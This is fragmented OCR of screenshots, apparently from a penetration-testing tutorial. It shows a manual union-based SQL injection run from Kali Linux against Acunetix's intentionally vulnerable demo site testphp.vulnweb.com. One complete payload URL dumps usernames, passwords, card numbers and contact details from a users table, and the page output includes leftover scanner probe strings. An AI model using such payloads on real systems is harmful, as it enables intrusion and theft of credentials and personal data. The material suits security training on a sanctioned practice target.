

Kali linux - VMware Workstation
File Edit View VM Tabs Help
Home
Kali linux
pictures
testphp.vulnweb.com/listproducts.php?cat=1%20 union select 1,2,3,
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
name
2
painted by: 9
comment on this picture
pass
2
painted by: 9
comment on this picture
phone
2
painted by: 9
comment on this picture
uname
2
painted by: 9
comment on this picture
About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd
Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.





http://testphp.vulnweb.com/listproducts.php?cat=1%20%20union%20select%201,2,3,4,5,6,group_concat(uname,%27-%27,pass,%27-%27,cc,%27-%27,address,%27-%27,email,%27-%27,name,%27-%27,phone,%27-%27,cart),8,9,10,11%20from%20users%20--



Kali linux - VMware Workstation
File Edit View VM Tabs Help
Home
Kali linux
pictures
testphp.vulnweb.com/listproducts.php?cat=1%20 union select 1,2,3
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin.
painted by: r4w8173
comment on this picture
Mean
Lorem ipsum dolor sit amet, consectetuer adipiscing elit.
painted by: r4w8173
comment on this picture
Trees
bla bla bla
painted by: Blad3
comment on this picture
test-test-1927432-c:windowswin.ini-netsparker@example.com-aaweeza / sleep(10)
-2323345-cf3e992fc48b6895878664f4626dd1ad
2
painted by: 9
comment on this picture
About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd
Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks.
It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may
let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip:
Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


SQL Injection with SQLMap




